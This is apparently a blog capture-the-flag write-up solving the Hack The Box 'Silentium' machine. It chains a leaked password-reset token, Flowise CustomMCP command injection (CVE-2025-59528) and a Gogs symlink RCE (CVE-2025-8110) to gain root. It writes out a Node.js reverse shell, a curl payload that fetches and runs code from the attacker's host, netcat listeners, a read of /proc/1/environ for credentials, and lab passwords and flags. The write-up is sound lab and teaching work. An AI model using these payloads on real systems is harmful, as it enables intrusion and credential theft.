
Fill these fields to take over Ben's account without entering Ben's inbox.
The key vulnerability here is that the API returns the reset token directly in the response instead of only sending it to the user's email. That's why it's an account takeover — you don't need access to Ben's inbox.
Now that you have a new password for Ben's account, log in.

Understanding the Flowise CVE
Flowise is an open-source, no-code/low-code platform for building AI agents and chatbots visually. The platform has a CustomMCP node that lets users define server configurations in JSON. Since Flowise runs on Node.js, and the CustomMCP config tells the server what command to execute, you can inject a reverse-shell command instead of a legitimate server config — that's CVE-2025–59528.
To confirm the vulnerability, open an HTTP server on the attacker machine:
sudo python3 -m http.server 8000Then, on the target's machine, execute the following command (you can find the API key in the API Keys tab):
![Copy the API key and paste it in the command above]](/sanity-cdn/images/gzanjh8f/production/53173d6b79125283b447dab7cf730f39f294a97e-1000x373.png?w=1600&auto=format)
curl -X POST http://staging.silentium.htb/api/v1/node-custom-function \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer {API_KEY}" \
  -d '{"loadMethod":"listActions","inputs":{"mcpServerConfig":"{\"command\":\"curl\",\"args\":[\"http://<YOUR_IP>:8000/rce_test\"]}"}}'
Phase 4: Exploitation / Initial Access Through Reverse Shell
Direct bash reverse shells failed due to escaping issues in the JSON payload. The solution was a two-step approach — downloading and executing a Node.js reverse shell script.
Step 1: Create a Node.js Reverse Shell File on the Attacker Machine
cat > ~/Downloads/shell.js << 'EOF'
var net = require("net"), cp = require("child_process"), sh = cp.spawn("/bin/sh", []);
var client = new net.Socket();
client.connect(4444, "<YOUR_IP>", function(){
    client.pipe(sh.stdin);
    sh.stdout.pipe(client);
    sh.stderr.pipe(client);
});
EOF![Creating a Node.js shell script to be sent to the target's machine]](/sanity-cdn/images/gzanjh8f/production/bd626418f61a59ffcde088efb7b474d30f0886f1-748x151.png?w=1600&auto=format)
Step 2: Host it via HTTP Server
python3 -m http.server 8000Note: Make sure to execute this command in the same path where shell.js is saved. We will call this shell from the target's machine using curl.Step 3: Start a Listener
nc -lvnp 4444Step 4: Download and Execute the Shell in One Request
curl -X POST http://staging.silentium.htb/api/v1/node-custom-function \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer <API_KEY>" \
  -d '{"loadMethod":"listActions","inputs":{"mcpServerConfig":"{\"command\":\"node\",\"args\":[\"-e\",\"require(\\\"child_process\\\").exec(\\\"curl http://<YOUR_IP>:8000/shell.js -o /tmp/shell.js && node /tmp/shell.js\\\")\"]}"}}'
Troubleshooting Note: Shell stabilisation withpython3 -c 'import pty; pty.spawn("/bin/bash")'fails because bash doesn't exist in this container. Use/bin/shinstead.

Stabilise the Shell Using the Following Command
python3 -c 'import pty; pty.spawn("/bin/sh")'
Phase 5: Post-Exploitation / Local Enumeration (Linux)
Based on the connection from the previous task, we notice that this is a Docker container shell, not the actual host machine.

Evidence That This Is a Docker Container
- The hostname is a random container ID. Real machines have readable hostnames; random hex strings indicate Docker container IDs.
- We can't find
user.txtorroot.txt. There are no sudo commands and no flags in expected locations. - A
.dockerenvfile is present:
ls -la /.dockerenv- It is mentioned when listing the cgroup:
cat /proc/1/cgroupThe flags are on the host machine, not inside this container. You need to escape this step and try to get a real SSH session to the host.
Phase 6: Privilege Escalation & Capturing the User Flag
To get the saved credentials, execute the following command:
cat /proc/1/environ | tr '\0' '\n'What it does:
/proc/1/environ— contains the environment variables of process ID 1 (the main process running in the container)tr '\0' '\n'— replaces null characters with newlines to make it readable
Note: You can also useenvorprintenvto see environment variables, but/proc/1/environis more reliable as it shows the original variables passed when the container started.
What it revealed:
FLOWISE_USERNAME=ben
FLOWISE_PASSWORD=F1l3_d0ck3r
SMTP_PASSWORD=r04D!!_R4ge
From your attacker machine (not from inside the container), try:
ssh ben@silentium.htbTry both passwords:
F1l3_d0ck3rr04D!!_R4ge
![Getting SSH access using Ben's username]](/sanity-cdn/images/gzanjh8f/production/40cd50781f7df8e3f1b61fbc707d822c097d120d-917x721.png?w=1600&auto=format)
Once you're on the actual host via SSH, you'll find the user flag:
![Capturing the user flag for the Silentium machine from HTB]](/sanity-cdn/images/gzanjh8f/production/82746d46c5ac05eccfb90647cb42d1e6356ad463-535x252.png?w=1600&auto=format)
The user flag for the Silentium machine is:
06033951af6d0b34bc71d99ac20c4008Phase 7: Privilege Escalation & Capturing the Root Flag via Gogs RCE (CVE-2025–8110)
Firstly: Checking for Internal Services
We will use netstat to detect services running internally, including listening ports and processes only accessible from inside the machine.
netstat -tulpn | grep 127.0.0.1Flag meanings:
-t— show TCP connections-u— show UDP connections-l— show only listening ports (services waiting for connections)-p— show the process name/PID using the port-n— show numbers instead of resolving host names (faster output)
The grep filters the output to only show services listening on localhost — meaning services only accessible from inside the machine, not from outside.
Note: Services on 127.0.0.1 are hidden from external scans. Nmap from your attacker machine can't see them. That's how Gogs on port 3001 was discovered — it was only listening internally, invisible to external reconnaissance.Example Output:
tcp    0    0 127.0.0.1:3001    0.0.0.0:*    LISTEN    1234/gogs
tcp    0    0 0.0.0.0:22        0.0.0.0:*    LISTEN    567/sshd
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN 890/nginx- Port 3001 — only on
127.0.0.1(hidden, internal only) - Port 22 and 80 — on
0.0.0.0(accessible from outside)

A service was found listening on port 3001, identified as Gogs v0.13.0 — a self-hosted Git service. Gogs is running as root, making it a prime privilege escalation target.
Secondly: Port Forwarding
Since Gogs is only accessible from localhost, we create an SSH tunnel to redirect the traffic and make ourselves appear as if inside the server:
ssh -L 3001:127.0.0.1:3001 ben@<TARGET_IP>
This allows accessing Gogs at http://localhost:3001 from the attacker's browser.
Thirdly: Gogs Account Setup
- Navigate to
http://localhost:3001/user/signup - Register an account (e.g., username:
cyberalp0, password:Password123)
Important Note: Avoid special characters (like@,&,!) in the password. The exploit script embeds credentials into Git clone URLs, and special characters break URL parsing, causing "URL rejected: Bad host name" errors.
Fourthly: Exploitation with CVE-2025–8110
CVE-2025–8110 is a critical symlink path traversal vulnerability in Gogs. The PutContents API validates file paths for directory traversal (../) but does not resolve symbolic links before writing. This allows an authenticated user to overwrite files outside the repository directory.
The exploit works by:
- Creating a repository with an auto-initialised README
- Pushing a symlink pointing to the internal
.git/configfile - Using the Gogs API to overwrite the config with a malicious
sshCommand - Triggering the
sshCommandby performing a Git operation over SSH - Since Gogs runs as root, the injected command executes as root
Fifthly: Download and Run the Exploit
git clone https://github.com/kayl22/cve-2025-8110-GOGS-RCE.git
cd cve-2025-8110-GOGS-RCE
pip install requests --break-system-packages![Downloading the CVE from GitHub and installing the requirements]](/sanity-cdn/images/gzanjh8f/production/26510998091040487cb0f6587e12a154dedd05b9-1000x729.png?w=1600&auto=format)
![Establishing the connection]](/sanity-cdn/images/gzanjh8f/production/43042df0671bce6d13da04da2050959ef7dfdf3e-1000x366.png?w=1600&auto=format)
Sixthly: Start a Listener & Execute the Exploit
nc -lvnp 5555python3 cve-2025-8110.py --url http://localhost:3001 \
--ssh-target localhost:22 \
-lh 10.10.15.90 -lp 5555 \
-u cyberalp0 -P Password123A root shell was received on the listener.
Finally: Capturing the Root Flag
cat /root/root.txt![Capturing the root flag for the Silentium machine from HackTheBox]](/sanity-cdn/images/gzanjh8f/production/3422fc336a1905cc31a9d7d33c57c70683d830c2-915x607.png?w=1600&auto=format)
The Root Flag for Silentium Machine is:
8752d407e084cb67ddd5e8daf3e9f70cAttack Chain Summary
- Reconnaissance — Nmap (ports 22, 80)
- Web Enumeration — Names from the leadership page (Marcus, Ben, Elena)
- Account Takeover — Forgot-password API leaks reset token in response body
- Flowise Dashboard Access — Login as ben with the new password
- RCE via CustomMCP Code Injection — CVE-2025–59528
- Docker Container Shell — Root inside container
- Credential Harvesting —
/proc/1/environreveals env variables - SSH as ben — Host access + user flag (
06033951af6d0b34bc71d99ac20c4008) - Gogs Discovery — Port 3001 listening on localhost only
- Gogs Symlink RCE — CVE-2025–8110 via SSH tunnel
- Root Shell + Root Flag —
8752d407e084cb67ddd5e8daf3e9f70c
Key Takeaways
- API Security: Never expose sensitive tokens in API responses. The forgot-password endpoint leaked the reset token directly, enabling account takeover without access to the user's email.
- Input Validation: The Flowise CustomMCP vulnerability (CVE-2025–59528) demonstrates why user input should never be passed to code execution functions.
- Docker Security: Avoid storing credentials in environment variables. Even inside a container, environment variables are easily readable and can lead to container escape when credentials are reused on the host.
- Symlink Handling: The Gogs vulnerability (CVE-2025–8110) shows the importance of resolving symbolic links before performing file operations. Path validation alone is insufficient if symlinks are not accounted for.
- Principle of Least Privilege: Running services like Gogs as root means any exploit immediately grants root access. Services should run under dedicated low-privilege accounts.
Troubleshooting Notes
- Gobuster errors: If gobuster shows status code conflicts, use
-b 301,404or switch to ffuf with-fsto filter by response size. - Bash not found in container: Use
/bin/shinstead of/bin/bashfor shell stabilisation in minimal Docker containers. - Reverse shell escaping issues: When injecting payloads via JSON APIs, avoid complex bash one-liners. Instead, use a two-step approach: download a shell script, then execute it.
- Special characters in passwords: When using exploit scripts that embed credentials in URLs, avoid characters like
@,!,#in passwords to prevent URL parsing failures.
Hope you enjoyed reading my blog about solving the Silentium machine from HTB — Season 10.
See you in another write-up!